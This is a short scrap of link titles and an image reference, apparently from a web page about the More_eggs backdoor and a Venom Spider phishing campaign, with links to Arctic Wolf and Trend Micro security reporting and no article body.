
[Arctic Wolf Arctic Wolf Labs](#)



[MDR in Action: Preventing The More\\_eggs Backdoor From Hatching](#)



[Trend Micro Contact Us](#)



---

Source: <https://denwp.com/more-eggs-venom-spider-phishing-campaign/>